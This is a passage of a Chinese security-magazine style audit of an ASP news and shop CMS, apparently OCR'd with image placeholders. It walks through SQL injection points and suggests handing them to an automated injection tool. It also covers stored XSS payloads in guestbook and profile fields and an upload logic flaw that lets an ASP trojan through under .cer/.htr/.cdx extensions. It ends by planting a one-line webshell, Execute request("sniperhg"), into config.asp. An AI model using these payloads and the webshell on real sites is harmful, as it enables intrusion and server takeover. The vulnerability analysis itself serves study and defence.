


图3 正常页面




图4 包含注入语句的页面

注意图中的不同，搜索的关键字不同但是有一样的结果，说明我们构造的关键字是正确的，带入数据库查询了并且没有出错。

马上，又惊现一个注入点，漏洞文件为NewsType.asp，漏洞代码：

```
<%
ClassType=request("ClassType")
BigClass=request("BigClass")
SmallClass=request("SmallClass")
n=request("n")
L=request("L")
if n="" then
n=100
end if
if l="" then
l=100
end if
if BigClass<>"" and SmallClass<>"" then
sql="select * from News where BigClassName='"& BigClass &"' and SmallClassName='"& SmallClass &"' order by AddDate desc"
set rs=conn.execute(sql)
do while not rs.eof
%>
```

看得出来，BigClassName和SmallClassName只检查了是否为空就进了查询语句，毫无疑问，又一个注入点诞生了。具体利用不说了，还是交给啊D一顿狂扫了。

我们再接再励，注册了用户，修改资料文件为UserEdit.asp，其参数为username，代码如下：

```
dim Action,UserName,FoundErr,ErrMsg
dim rsUser,sqlUser
Action=trim(request("Action"))
UserName=trim(request("UserName"))
if UserName="" then
    UserName=session("UserName")
end if
if  UserName="" then
.....节约版面，省略代码.....
    Set rsUser=Server.CreateObject("Adodb.RecordSet")
    sqlUser="select * from [User] where UserName='" & UserName & "'"
    rsUser.Open sqlUser,conn,1,3
    if rsUser.bof and rsUser.eof then
            FoundErr=True
            ErrMsg=ErrMsg & "<br><li>找不到指定的用户！</li>"
            call writeErrMsg()
```

只检查了**username**是否为空就进了SQL语句，这里又是一个字符型的注入点，这下好了，数字型，字符型，搜索型的注入点在这一个程序里全部出现了。同样，我们可以把这个注入点交给啊D慢跑。

2.跨站漏洞也不少

首先是客户留言的地方，我们看到有很多项是由我们填写的，这样免不了会出现一些小纰漏。程序员稍微一不注意就成全了我们，如图5。




图5 留言页面

我们先黑盒测试一下，所有能写的地方我都写了**<scripthg>**这个字符串，提交看看。再到留言文件界面查看源文件，查找字符串<scripthg>，哈哈，除了留言内容做了处理，其他的地方根本没有过滤东西，如图6。

这里只能看到留言主题和留言人，我们在前面填写的内容实际上都是写了给管理员看的，如果你只是想让管理员中招就别在留言主题和留言人那写跨站代码，而是在其他地方写，我们到管理员登录后台的地方查看留言的效果，如图7所示。

N多的地方都是没有过滤的。跨站效果就不演示，保证百分之百是可以弹个警告框的哦。知其然一定要知其所以然，我们来




图6 查看源代码




图7 管理员界面源代码

看看产生跨站漏洞的原因，主要代码如下：

```
rs("Username")=trim(request.form("Username"))
end if
rs("CompanyName")=trim(request.form("CompanyName"))
rs("Add")=trim(request.form("Add"))
rs("Postcode")=trim(request.form("Postcode"))
rs("Receiver")=trim(request.form("Receiver"))
rs("Phone")=trim(request.form("Phone"))
rs("Mobile")=trim(request.form("Mobile"))
rs("Fax")=trim(request.form("Fax"))
rs("email")=trim(request.form("email"))
rs("title")=trim(request.form("title"))
rs("content")=htmlencode2(request.form("content"))
rs("Publish")=trim(request.form("Publish"))
rs("time")=date()
rs.update
rs.close
```

代码中只用htmlencode2函数过滤了content变量，而其他的没做处理，从数据库里拿出来的时候也什么都没过滤，不产生跨站才怪呢！

接下来，我们注册一个用户，我注册的是sniperhg。然后去修改自己的资料，全部写<script>alert(/sniperhg/)</script>，但是只会有部分修改成功，因为文件会做检查的，不管这么多了，




图8 源文件

我们右键查看源文件，如图8。

我们看到主页和收货地址是没有改变的，但是要经过一些构造使其闭合。我们构造1"><script>alert(/sniperhg/)</script><"，提交，F5刷新网页，嘿嘿，顺利弹出警告框，如图9。




图9 跨站成功

漏洞成因分析如下：

```
dim Sex,Email,Homepage
Sex=trim(Request("Sex"))
Email=trim(request("Email"))
Homepage=trim(request("Homepage"))
CompanyName=trim(request("CompanyName"))
Add=trim(request("Add"))
Receiver=trim(request("Receiver"))
Postcode=trim(request("Postcode"))
Phone=trim(request("Phone"))
Mobile=trim(request("Mobile"))
Fax=trim(request("Fax"))
```

代码中这里只检查了变量是否为空，也顺便检查了一下E-mail的合法性，其他的就什么都没过滤了。

```
if FoundErr<>true then
rsUser("Sex")=Sex
rsUser("Email")=Email
rsUser("HomePage")=HomePage
rsUser("CompanyName")=CompanyName
rsUser("Add")=Add
rsUser("Receiver")=Receiver
rsUser("Postcode")=Postcode
rsUser("Phone")=Phone
rsUser("Mobile")=Mobile
rsUser("Fax")=Fax
rsUser("LastLoginTime")=Now()
rsUser.update
```

以上代码什么都没过滤就写进了数据库并且什么都没过滤就又从数据库里拿了出来，跨站漏洞就此产生了。

本来还有一个评论跨站的，但是在页面上到处找不到那个文件，只好作罢。

3.鸡肋上传分析

因为我下的是演示版本，后台的很多功能都是个摆设，比如备份功能无，上传功能无，如果哪位碰到了正式版的可以玩一下这个上传，我只说说漏洞的原因，请看代码：

```
for each formName in upload.file '列出所有上传了的文件
set ofile=upload.file(formName) '生成一个文件对象
oFileSize=ofile.filesize
if oFileSize<100 then
msg="请先选择你要上传的文件！"
FoundErr=True                    '——————第一步
else
select case PhotoUrlID
case 0
if oFileSize>(MaxFileSize*1024) then
msg="文件大小超过了限制，最大只能上传" & CStr(MaxFileSize) & "K的文件！"
FoundErr=true
end if
case 1
if oFileSize>(10000*1024) then
msg="文件大小超过了限制，最大只能上传10M的文件！"
FoundErr=true
```

```
                end if
            end select
        end if                                    '————————第二步

        fileExt=lcase(ofile.FileExt)
        arrUpFileType=split(UpFileType,"|")
        for i=0 to ubound(arrUpFileType)
                if fileEXT=trim(arrUpFileType(i)) then
                        EnableUpload=true
                        exit for
                end if
        next                                      '————————第三步
        if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then
                EnableUpload=false
        end if
        if EnableUpload=false then
                msg=" 这种文件类型不允许上传！ \n\n 只允
许上传这几种文件类型：" & UpFileType
                FoundErr=true
        end if                                    '————————第四步


        strJS="<SCRIPT language=javascript>" & vbcrlf
        if FoundErr<>true then
                randomize
                ranNum=int(900*rnd)+100
                filename=SavePath&year(now)&month(now)&day
(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt

    ofile.SaveToFile Server.mappath(FileName)      '————————第
五步    '保存文件
```

我把检查代码分为了五步：

第一步，上传文件，如果文件大小小于100字节则FoundErr=True，最后不能上传，如果大于，继续。

第二步，检查文件大小，看是否大于规定的限制，符合要求，继续。

第三步，检查文件的后缀是不是符合规定的后缀，符合要求的，EnableUpload=true，继续。

第四步，检查文件后缀是不是asp、asa、aspx这三种类型，如果是，EnableUpload=false，则不能上传，否则进行第五步，保存文件。

可能大家觉得这好象没什么问题，如果是传一个文件那是没有什么问题，如果是2个文件呢，我们再来分析一遍。第一个文件(JPG，即合法的文件)，照上面的方法过一遍，是没有什么问题的，这个时候文件上传了上去，然后我们记下这个时候几个变量的值。EnableUpload是为true的，FoundErr一直都没有变，是等于False的。好，现在到了我们的第二个文件了，这个文件就是个ASP木马，当然，我们不能用ASP、ASA、ASPX这3个后缀，可以用cer，htr，cdx这些用ASP.DLL来解析的文件类型。第一步，我们符合，继续。第二步，我们的文件依然是符合条件的，继续。第三步，这里就是关键的一步了，这里检查后缀是不是它规定的类型，我们的文件不符合要求，所以EnableUpload不会变，不会变意味着什么？意味EnableUpload还是为true的，继续走第四步，我们没有用它说的3个后缀，所以我们也是符合条件的，继续。第五步，文件保存进了服务器，这就是成功的利用上传漏洞。写了这么多不知道各位看明白没有，没有的话自己跟着走一遍就会发现上传漏洞的形成，这种逻辑上的错误分析起来还是很有意思的。在这里要谢一下"寂寞的刺猬"，看了他的很多文章，觉得他很强，这个漏洞也是看了他的一篇文章发现的，我们还可以用**ASP.**和**ASP空格**来突破。

4.后台webshell的获取

后台获取有2种方法，一种是传统的备份，程序会自动备份成ASA的后缀，还省了我们一点力气。还有一种就是写一句话进配置文件config.asp。我觉得还是把网站信息写进数据库比较安全些，用一点效率换取一些安全性还是值得的，写进一个ASP文件真的不保险。具体方法就是：进了后台，在网站名称处写："%><%Execute request("sniperhg")%><%'，这样写进文件就成了，如图10所示。

